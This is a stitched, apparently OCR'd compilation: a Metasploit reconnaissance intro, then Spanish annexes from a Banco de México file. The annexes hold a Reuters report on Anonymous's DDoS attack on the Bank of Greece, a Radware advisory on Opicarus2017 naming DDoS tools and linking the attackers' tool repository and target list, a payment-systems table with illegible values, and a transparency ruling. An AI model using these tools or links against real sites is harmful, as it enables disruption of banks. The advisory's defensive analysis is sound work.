
The foundation for any successful penetration test is solid reconnaissance. Failure to perform proper ***information gathering*** will have you flailing around at random, attacking machines that are not vulnerable and missing others that are.

We'll be covering just a few of these information gathering techniques such as:

- Port Scanning
- Hunting for MSSQL
- Service Identification
- Password Sniffing
- SNMP sweeping



Let's take a look at some of the built-in Metasploit features that help aid us in information gathering.

ANEXO "L"

Impresión del artículo referenciado en el pie de página 7
http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR
Consultada el 22 de enero de 2018

Anonymous attack Greek central bank, warns others

Directory of sites Login Contact Support

World Business Markets Politics TV

ÚNETE A NUESTRA CAUSA

#TECHNOLOGY NEWS MAY 4, 2015 / 3:50 AM / 2 YEARS AGO

Anonymous attack Greek central bank, warns others

Reuters Staff

1 MIN READ

ATHENS (Reuters) - Greece's central bank became the target of a cyber attack by activist hacking group Anonymous on Tuesday which disrupted service of its web site, a Bank of Greece official said on Wednesday.

https://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR[22/01/2018 07:29:03 p. m.]

Anonymous attack Greek central bank, warns others

A protester wearing a Guy Fawkes mask, symbolic of the hacktivist group "Anonymous", takes part in a protest in central Brussels January 28, 2012. REUTERS/Yves Herman

"The attack lasted for a few minutes and was successfully tackled by the bank's security systems. The only thing that was affected by the denial-of-service attack was our web site," the official said, declining to be named.

Anonymous originated in 2003, adopting the Guy Fawkes mask as their symbol for online hacking. The mask is a stylized portrayal of an oversized smile, red cheeks and a wide moustache upturned at both ends.

"Olympus will fall. A few days ago we declared the revival of operation Icarus. Today we have continuously taken down the website of the Bank of Greece," the group says in a video on You Tube.

"This marks the start of a 30-day campaign against central bank sites across the world."

Reporting by George Georgiopoulos; Editing by Angus MacSwan

Our Standards: *The Thomson Reuters Trust Principles.*

SPONSORED

Where is the clever money going?

El crecimiento de la UE impulsa el valor del euro

Actively Riding the Wave of 'Creative Disruption'

Unrivalled insight and analysis enabling decisions with conviction.

Latin America's Renewable Energy Revolution

The Risk of Doing Nothing

https://www.reuters.com/article/us-greece-cenbank-cyber-anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR[22/01/2018 07:29:03 p. m.]

ANEXO "M"

Impresión de la información referenciada en el pie de página 7
https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/,
Consultada el 17 de enero de 2018

Threat Advisories and Attack Reports(/ddos-threats-attacks/threat-advisories-attack-reports/) / Opicarus2017

6/8/2017

(https://twitter.com/share?url=https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&counturl=/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&text=Opicarus2017

in (http://www.linkedin.com/shareArticle?mini=true&url=/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&title=Opicarus 2017 Radware Security&summary=Opicarus is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017.&source=https://security.radware.com/,

Opicarus2017

Abstract

Opicarus is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017. Its goal is to take down the websites and services associated with the global financial system. These attackers accuse the system with 'corruption' and want to raise public awareness, not financially motivated like cyber-criminals are. Their objective is to target these financial institutions with persistent denial-of-service (DoS) attacks and data dumps. Among the targets of previous attacks are the New York Stock Exchange, Bank of England, Bank of France, Bank of Greece, Bank of Jordan and the Bank of South Korea, among others.

Figure 1: Operation Image of OpSacred

(/WorkArea/DownloadAsset.aspx?id=1558)

Opicarus is a multiphase operation originally launched by Ano is now entering its fifth phase on June 11, 2017

Download a Copy Now (/WorkArea/Downlo

OpSacred – Opicarus Phase 5

Opicarus has become highly organized since it first launched and has evolved into its 5th campaign, named OpSacred. Announced on Facebook on May 12, 2017, hackers posted the documentation, tools and associated Facebook accounts. In the manifesto, Opicarus makes ten statements

- Governments need to cease and desist all wars
- Governments need to return governance of the masses to the masses.
- Debt wage slavery is evil.
- Greed and materialism is evil
- That when a government no longer serves the needs of it's people that it is the duty of its citizens to resist this tyranny.
- That pollution of our planet for the purposes of greed and resource extraction must stop. We only have one planet and it is sacred.
- That capitalist lobbying of government is corruption.
- That all humanity should enjoy equality.
- That borders and nations are a manmade construct and are disingenuous as we are one.
- That all decisions should be made based on an unconditional love for humanity.

According to a Facebook post, Opicarus2017 will start on June 11th and run till June 21st. The post included a target list for the operation that includes most of the organizations targeted during previous phases.

Figure 2: Opicarus Facebook Event Page

Reasons for Concern

This operation has more supporters than previous phases and is very well organized. Attackers have transitioned from suggesting LOIC to a series of scripted tools as well as using VPN's and Tor to mask their identity. They are consolidating this information in centralized location - GitHub page. To make it easier to participants to join the operation.

There are more advanced cyber-attack tools compared to previous campaigns available on the GitHub page. The Github documentation folder contains information about several large organizations. In phase 5, attackers use open source intelligent tools and scanners to visualize and analyze targeted networks. For example, Zed Attack Proxy, Z.A.P., a tool used to find security vulnerabilities in web applications.

Targets

Target list for Opicarus2017 is featured on Pastebin. Targeted sites include the International Monetary Fund, the Federal Reserve of America, and central banks of various countries around the world. The full list is available at **https://pastebin.com/CLeFfFRA(https://pastebin.com/CLeFfFRA)**

Opicarus DDoS Arsenal

The operation Github page features a set of denial of service tools ranging from basic GUI tools to scripts coded in Python, Perl and C. These tools were not created for Opicarus but are rather a collection of tools used by other hacktivist and security professionals.

R U Dead Yet (RUDY) - a slow-rate HTTP POST (Layer 7) denial-of-service tool using long form field submissions. By injecting one byte of information into an application POST field at a time and then waiting, R U D.Y. causes application threads to await the end of never-ending posts in order to perform processing (this behavior is necessary in order to allow web servers to support users with slower connections). Since R.U.D.Y. causes the target webserver to hang while waiting for the rest of an HTTP POST request, by initiating simultaneous connections to the server the attacker is ultimately able to exhaust the server's connection table and create a denial-of-service condition.

Tor's Hammer - a Layer 7 DoS tool that executes a **DoS attack (/ddos-knowledge-center/ddospedia/dos-attack/)** by using a classic slow POST attack, where HTML POST fields are transmitted in slow rates under the same session (actual rates are randomly chosen within the limit of 0.5-3 seconds).

Similar to R U D.Y., the slow POST attack causes the web server application threads to await the end of boundless posts in order to process them. This causes the exhaustion of the web server resources and causes it to enter a denial-of-service state for any legitimate traffic.

A new functionality added to Tor's Hammer is a traffic anonym capability. DoS attacks can be carried out through the Tor Network by using a native socks proxy integrated in Tor clients. This enables launching the attack from random source IP addresses, which makes tracking the attacker almost impossible.

XerXeS - an extremely efficient DoS tool providing the capacity to launch multiple automated independent attacks against several target sites without necessarily requiring a botnet.

KillApache - takes advantage of an old vulnerability allowing attackers to send requests to an Apache server to retrieve URL content in a large number of overlapping "byte ranges" or chunks, effectively causing the server to run out of useable memory - resulting in a denial-of-service condition.

Other DDoS attack tools include:

- BlackHorizon
- CescentMoon
- MasterK3Y
- OpIcarusBot
- Asundos
- Asundos2
- D4rk
- Finder

- ChiHULK
- GoldenEye
- HellSec
- IrcAbuse
- PentaDos
- Purple
- Saddam
- Saphyra
- B0wS3rDdos
- Blacknurse
- Botnet
- Clover
- Getrekt
- L7
- M60
- wso

Figure 8: OpicarusBot – A Layer 7 attack tool for Opicarus

Opicarus Github Pages

Opicarus - https://github.com/opicaruscollective/Opicarus (https://github.com/opicaruscollective/Opicarus/)
Documentation - https://github.com/opicaruscollective/Opicarus/tree/Documentation (https://github.com/opicaruscollective/Opicarus/tree/Documentation)
Tools - https://github.com/opicaruscollective/Opicarus/tree/Tools (https://github.com/opicaruscollective/Opicarus/tree/Tools)
YouTube channel - https://youtu.be/rk82RTPkTkY (https://youtu.be/rk82RTPkTkY)

Attack Vectors

Nmap - a security scanner designed for network discovery and security auditing. It uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering. In addition, they identify what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

Zed Attack Proxy - The OWASP Zed Attack Proxy, ZAP, is a popular and open source security tool that helps users automatically scan and find security vulnerabilities in web applications.

Maltego - an open source intelligence and forensic tool allowing users to discover data from open sources and visualize the data in graphs and detailed reports for data mining and link analysis.

TCP flood - One of the oldest yet still very popular DoS attacks. It involves sending numerous SYN packets to the victim. In many cases, attackers will spoof the SRC IP so the reply (SYN+ACK packet) will not return, thus overwhelming the session/connection tables of the targeted server or one of the network entities on the way (typically the firewall). Servers need to open a state for each SYN packet that arrives and they store this state in tables that have limited size. As big as this table may be it is easy to send sufficient amount of SYN packets that will fill the table, and once this happens the server starts to drop a new request, including legitimate ones. Similar effects can happen on a firewall that also has to process and invest in each SYN packet. Unlike other TCP or application level attacks the attacker does not have to use a real IP - this is perhaps the biggest strength of the attack.

UDP Flood - attacker sends large UDP packets to a single destination or to random ports. Since the UDP protocol is "connectionless" and does not have any type of handshake mechanism, the main intention of a UDP flood is to saturate the Internet pipe. In most cases the attackers spoof the SRC (source) IP.

HTTP/S Flood- An attack method used by hackers to attack web servers and applications. These floods consist of seemingly legitimate session-based sets of HTTP GET or POST requests sent to a targeted web server. HTTP floods do not use spoofing, reflective techniques or malformed packets. These requests are specifically designed to consume a significant amount of the server's resources, and therefore can result in a denial-of-service. Such requests are often sent en masse by means of a botnet, increasing the attack's overall power. HTTP and HTTPS flood attacks are one of the most advanced threats facing web servers today since it is hard for network security devices to distinguish between legitimate and malicious HTTP traffic.

SQL Injection – This technique takes advantage of poor application coding. When the application inputs are not sanitized, it becomes vulnerable. Attackers can modify an application SQL query to gain access to unauthorized data with administrator access, run remote commands on the server, drop or create objects in the database, and more.




Figure 4: These tools can be found on GitHub at(https://github.com/opicaruscollective/Opicarus/tree/Tools)(https://github.com/opicaruscollective/Opicarus/tree/Tools)

Effective DDoS Protection Essentials

- **Hybrid DDoS Protection (https://www.radware.com/products/defensepro/)** (on-premise + cloud) – for real-time **DDoS attack prevention (https://www.radware.com/solutions/security/)** that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection**- to quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation**- to promptly protect from unknown threats and 0-day attacks
- **A cyber-security emergency response plan**- that includes a dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

Effective Web Application Security Essentials

- **Full OWASP Top-10 application vulnerability coverage** – against defacements, injections, etc.
- **Low false positive rate** – using negative and positive security models for maximum accuracy
- **Auto policy generation** capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting** capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources

- **Flexible deployment options**- on-premise, out-of-path, virtual or cloud-based

for further security measures. Radware urges companies to inspect and patch their network in order to defend against risks and threats

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, **Contact us (https://www.radware.com/underattack/)** with the code "Red Button"

https://www.facebook.com/HarveyHarris/posts/421743798183945 (https://www.facebook.com/HarveyHarris/posts/421743798183945)
https://www.facebook.com/events/236685386815328/ (https://www.facebook.com/events/236685386815328/)
https://en.wikipedia.org/wiki/Maltego (https://en.wikipedia.org/wiki/Maltego)

Click here (/WorkArea/DownloadAsset.aspx?id=1558) to download a copy of the ERT Threat Alert

Download Now (/WorkArea/DownloadAsset.aspx?id=1558)

DDoS Knowledge Center

- DDoS Chronicles (/ddos-knowledge-center/ddos-chronicles/)
- Research (/ddos-knowledge-center/research/)
- DDoS Definitions - DDoSPedia (/ddos-knowledge-center/ddospedia/)
- Infographics (/ddos-knowledge-center/infographics/)

DDoS Threats and Attacks

- DDoS Attack Types (/ddos-threats-attacks/ddos-attack-types/)
- DDoS Ring of Fire (/ddos-threats-attacks/ddos-ring-of-fire/)
- Threat Advisories and Attack Reports (/ddos-threats-attacks/threat-advisories-attack-reports/)

DDoS Experts' Insider

- Losing Sleep in the C-Suite (/ddos-experts-insider/losing-sleep-c-suite/)
- Expert Talk (/ddos-experts-insider/expert-talk/)
- ERT Case Studies (/ddos-experts-insider/ert-case-studies/)

Under Attack and Need Emergency Assistance?

Radware Can Help. **Click Here. (https://www.radware.com/underattack/)**

radware.com (http://www.radware.com)

- Security (https://www.radware.com/Solutions/Security/)
- SSL Attack Protection (https://www.radware.com/solutions/ssl-attack protection/)
- Application & Network Security (https://www.radware.com/Products/#ApplicationSecurity)

Community

- Radware Blog (http://blog.radware.com/security/)
- Radware Connect (https://itunes.apple.com/us/app/radware-connect/id391124100?mt=8)

© Radware Ltd. 2017 All Rights Reserved Privacy Policy (http://www.radware.com/PrivacyPolicy.aspx) Feedback (/feedback)

FOLLOW US:

Twitter (https://twitter.com/radware) LinkedIn (https://www.linkedin.com/companies/165642)
Google+ (https://plus.google.com/+radware)
YouTube (https://www.youtube.com/user/radwareinc)
facebook (https://www.facebook.com/Radware)
slideshare (http://www.slideshare.net/Radware)

ANEXO "N"

Impresión de la información referenciada en el pie de página 8

http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es,

Consultada el 15 de enero de 2018

Consulta de Series - Banxico   Página 1 de 1

Banco de México

Sistemas de pago
Sistemas con liquidación en tiempo real.

Fecha de consulta: 15/01/2018 06:14:32

Título	Sistemas de pago. Sistemas de liquidación en tiempo real. Días operados	Sistemas de pago. Sistemas de liquidación en tiempo real. Sistema de Atención a Cuentahabientes de Banco de México SIAC, Número de operaciones	Sistemas de pago. Sistemas de liquidación en tiempo real. Sistema de Atención a Cuentahabientes de Banco de México.SIAC, Importe	Sistemas de pago. Sistemas de liquidación en tiempo real. Sistema de Pagos Electrónicos de Uso Ampliado. SPEUA, Número de operaciones	Sistemas de pago. Sistemas de liquidación en tiempo real. Sistema de Pagos Electrónicos de Uso Ampliado. SPEUA, Importe	Sistemas de pago. Sistemas con liquidación en tiempo real. Sistema de Liquidación de Valores. INDEVAL, Número de operaciones	Sistemas de pago. Sistemas con liquidación en tiempo real. Sistema de Liquidación de Valores. INDEVAL, Importe (millones de pesos)	Sistemas con liquidación en tiempo real. Sistema de Pagos Electrónicos Interbancarios SPEI ®, Número de operaciones	Sistemas con liquidación en tiempo real. Sistema de Pagos Electrónicos Interbancarios SPEI ®, Importe (millones de pesos)	Sistemas con liquidación en tiempo real. Sistema de Pagos Electrónicos Interbancarios en Dólares SPID ®, Número de operaciones	Sistemas con liquidación en tiempo real. Sistema de Pagos Electrónicos Interbancarios en Dólares SPID ®, Importe (millones de dólares)
Periodo disponible	Ene 1992 - Dic 2017	Ene 1992 - Dic 2017	Ene 1992 - Dic 2017	Ene 1992 - Dic 2017	Ene 1992 - Dic 2017	Ene 1992 - Dic 2017	Ene 1992 - Dic 2017	Ene 1995 - Dic 2017	Ene 1997 - Dic 2017	Jul 2017 - Dic 2017	[illegible] 2017 - Dic 2017
Periodicidad	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual
Cifra	Sin tipo de Cifra	Volumen	Flujos	Volumen	Flujos	Volumen	Flujos	Volumen	Flujos	Volumen	Flujos
Unidad	Días	Operaciones	Millones de Pesos	Operaciones	Millones de Pesos	Operaciones	Millones de Pesos	Operaciones	Millones de pesos	Operaciones	Millones de Dólares
Base											
Aviso											
Tipo de información	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles
Fecha	SF41080	SF41083	SF41077	SF41084	SF41078	SF61953	SF61952	SF46188	SF46189	SF309374	SF309375
Ene 2017	22	4,817	467,311	N/E	N/E	338784	79,038,943	[illegible]	[illegible]	N/E	N/E
Feb 2017	19	3,961	413,315	N/E	N/E	295785	69,553,320	34,917,472	21,505,[illegible]	N/E	N/E
Mar 2017	22	4,261	547,737	N/E	N/E	331,478	74,830,270	40,015,546	[illegible]	N/E	N/E
Abr 2017	18	3,535	[illegible]	N/E	N/E	262076	65,517,222	35,954,794	[illegible]	N/E	N/E
May 2017	22	4,225	[illegible]	N/E	N/E	325828	69,956,350	37,831,714	21,[illegible]	N/E	N/E
Jun 2017	22	4,115	480822	N/E	N/E	341 453	70,053,085	43,805,037	23 093365	N/E	N/E
Jul 2017	21	3,927	499,052	N/E	N/E	305,917	64,619,046	35,242,338	21 575,445	132,275.00	[illegible]
Ago 2017	[illegible]	4,164	[illegible]	N/E	N/E	[illegible]	68,621,[illegible]	47,707,[illegible]	[illegible]	[illegible]	[illegible]
Sep 2017	21	3,887	495,522	N/E	N/E	N/E	N/E	42,477,993	21 081,177	[illegible]	[illegible]
Oct 2017	[illegible]	4,305	[illegible]	N/E	N/E	N/E	N/E	40,1[illegible]	[illegible]	N/E	N/E
Nov 2017	20	3,980	629227	N/E	N/E	N/E	N/E	43,388,894	21,719,416	N/E	N/E
Dic 2017	19	[illegible]	[illegible]	N/E	N/E	N/E	N/E	48,576,[illegible]	[illegible]	N/E	N/E

http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?accion=consultarSeries   15/01/2018

ANEXO "L"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN
FOLIO: 6110000013918

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada; y

RESULTANDO

PRIMERO. El tres de abril de dos mil dieciocho, la Unidad de Transparencia del Banco de México recibió la solicitud de acceso a la información con folio **6110000013918,** la cual se transcribe a continuación:

> *"Con fundamento en el artículo 6 constitucional, atentamente requiero que en función de los principios constitucionales de máxima publicidad, transparencia, rendición de cuentas y gratuidad, me entregue a través de un medio gratuito derivado de los avances tecnológicos y en formato de documento portátil (PDF) comprimido o en diverso de naturaleza similar, la siguiente información pública documentada en el ejercicio de las facultades, competencias y funciones previstas en las normas jurídicas aplicables. 1. Desglosado por numero de serie o numero de parte de cada uno de los equipos de cómputo en posesión del sujeto obligado, nombre de los navegadores de Internet que se encuentran instalados en dichos equipos de cómputo. 2. Motivos por los cuales son utilizados únicamente los navegadores de Internet a los que se haga referencia en relación al punto anterior. 3. Numero de serie o numero de parte de cada equipo de cómputo en posesión del sujeto obligado que tenga instalado el navegador de Internet denominado YANDEX BROWSER. 4. NOMBRE, DENOMINACIÓN O RAZÓN SOCIAL DE TODOS LOS PROVEEDORES DE SERVICIOS DE TELECOMUNICACIONES. ESPECIFICANDO AQUELLOS QUE PROVEAN ACCESO A INTERNET. 5. SERVIDORES DNS (Domain Name System) UTILIZADOS PARA EL ACCESO A INTERNET. 6. Cuáles son las redes sociales oficiales utilizadas como medios de comunicación. 7. Motivos por los cuales son utilizados únicamente las redes sociales a las que se haga referencia en el punto anterior. 8. Cuenta oficial en la red social de VK (Vkontakte). 9. Por numero de serie o numero de parte de cada uno de los equipos de cómputo en posesión del sujeto obligado, la dirección MAC (por sus siglas en ingles Media Access Control) de cada tarjeta o adaptador de red (WIFI, BLUETOOTH, ETHERNET) de la que disponga cada equipo de computo."*

SEGUNDO. Que la solicitud de información mencionada en el resultando anterior, fue turnada para su atención a la Dirección de Sistemas, unidad administrativa Adscrita a la Dirección General de Tecnologías de la Información del Banco de México, a través del sistema electrónico de gestión interno de solicitudes de información previsto para esos efectos.

TERCERO. El diez de abril del presente año, y a fin de estar en posibilidad de atender su solicitud, se le requirió al solicitante aclarara y precisara:

> *"1. ¿A qué tipo de equipo de cómputo se refiere? y,*
> *2. ¿A qué tipo de servicios de telecomunicaciones se refiere?"*

CUARTO. El diez de abril del año en curso, el solicitante aclaró lo siguiente:

> *"En atención a su requerimiento y con fundamento en el artículo 6 constitucional, preciso que la siguiente información publica requerida en función de los principios constitucionales de máxima publicidad, transparencia, rendición de cuentas y gratuidad, debió de haberse documentado en el ejercicio de las facultades, competencias y funciones previstas en las normas jurídicas aplicables.*
> *Para los efectos entiéndase por equipo de computo: máquina electrónica capaz de realizar un tratamiento automático de la información y de resolver con gran rapidez problemas matemáticos y lógicos mediante programas informático; y por servicios de telecomunicaciones: aquellos servicios de transmisión y recepción a distancia de señales de diversa naturaleza por medios electromagneticos.*
> *1. Desglosado por numero de serie o numero de parte de cada uno de los equipos de cómputo en posesión del sujeto obligado, una relación del nombre de los navegadores de Internet instalados en dichos equipos de cómputo.*
> *2. Motivos por los cuales son utilizados únicamente los navegadores de Internet a los que se haga referencia en relación al punto anterior.*
> *3. Numero de serie o numero de parte, de cada equipo de cómputo en posesión del sujeto obligado que tenga instalado el navegador de Internet denominado YANDEX BROWSER.*
> *4. NOMBRE, DENOMINACIÓN O RAZÓN SOCIAL DE TODOS LOS PROVEEDORES DE SERVICIOS DE TELECOMUNICACIONES. ESPECIFICANDO AQUELLOS QUE PROVEAN ACCESO A INTERNET. 5. SERVIDORES DNS (Domain Name System) UTILIZADOS PARA EL ACCESO A INTERNET.*
> *6. Cuáles son las redes sociales oficiales utilizadas por el sujeto obligado como medios de comunicación.*
> *7. Motivos por los cuales son utilizadas únicamente las redes sociales a las que se haga referencia en el punto anterior.*
> *8. Cuenta oficial en la red social de VK (Vkontakte).*
> *9. Por numero de serie o numero de parte de cada uno de los equipos de cómputo en posesión del sujeto obligado, una relación de la dirección MAC (por sus siglas en ingles Media Access Control) de cada tarjeta o adaptador de red (WIFI, BLUETOOTH, ETHERNET) de la que disponga cada equipo de computo.*
> *Se reitera que la información se entregada a través de un medio gratuito derivado de los avances tecnológicos, y en formato de documento portátil (PDF) comprimido o en diverso de naturaleza similar."*

QUINTO. El titular de la Dirección General de Tecnologías de la Información del Banco de México, mediante oficio con referencia DGTI-45/2018, sometió a consideración de este Comité de

Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

SEXTO. Que este órgano colegiado, mediante resolución emitida en su sesión celebrada el tres de mayo del presente año, confirmó la ampliación del plazo ordinario de respuesta por diez días, para la atención de la solicitud al rubro citada. Dicha resolución, fue notificada al solicitante dentro del plazo ordinario.

SÉPTIMO. El titular de la Dirección de Sistemas del Banco de México, mediante oficio con referencia Y01.17.18, informó a este Comité de Transparencia que dicha unidad administrativa ha determinado clasificar como reservada la información precisada en dicho escrito, respecto del cual elaboró la correspondiente prueba de daño, y solicitó a este órgano colegiado confirmar tal clasificación.

CONSIDERANDO

PRIMERO. De conformidad con lo previsto en los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México, este Comité de Transparencia cuenta con facultades para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las unidades administrativas del Banco.

SEGUNDO. Enseguida se analiza la clasificación realizada por la unidad administrativa señalada en el resultando séptimo de la presente determinación, conforme a lo siguiente:

Este órgano colegiado advierte que es procedente la clasificación de la información referida, toda vez que se ubica en los supuestos de reserva, en términos de **la fundamentación y motivación expresada en la prueba de daño** adjunta en el oficio precisado en el resultando Séptimo de la presente determinación.

Por lo expuesto con fundamento en los artículos 1, 23, 43, 44, fracciones II y IX, 137, párrafo segundo, inciso a), de la Ley General de Transparencia y Acceso a la Información Pública; 64, párrafos, primero, segundo, tercero, y quinto, 65, fracciones II y IX, 102, párrafo primero, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracciones II y XIV, del Reglamento Interior del Banco de México; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

ÚNICO. Se **confirma la clasificación de la información referida como reservada,** conforme a la fundamentación y motivación expresada en la prueba de daño adjunta en el oficio precisado en el resultando Séptimo de la presente determinación.

BANCO DE MÉXICO

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el dieciséis de mayo de dos mil dieciocho.----------

COMITÉ DE TRANSPARENCIA

CLAUDIA ÁLVAREZ TOCA
Presidenta

HUMBERTO ENRIQUE RUIZ TORRES
Integrante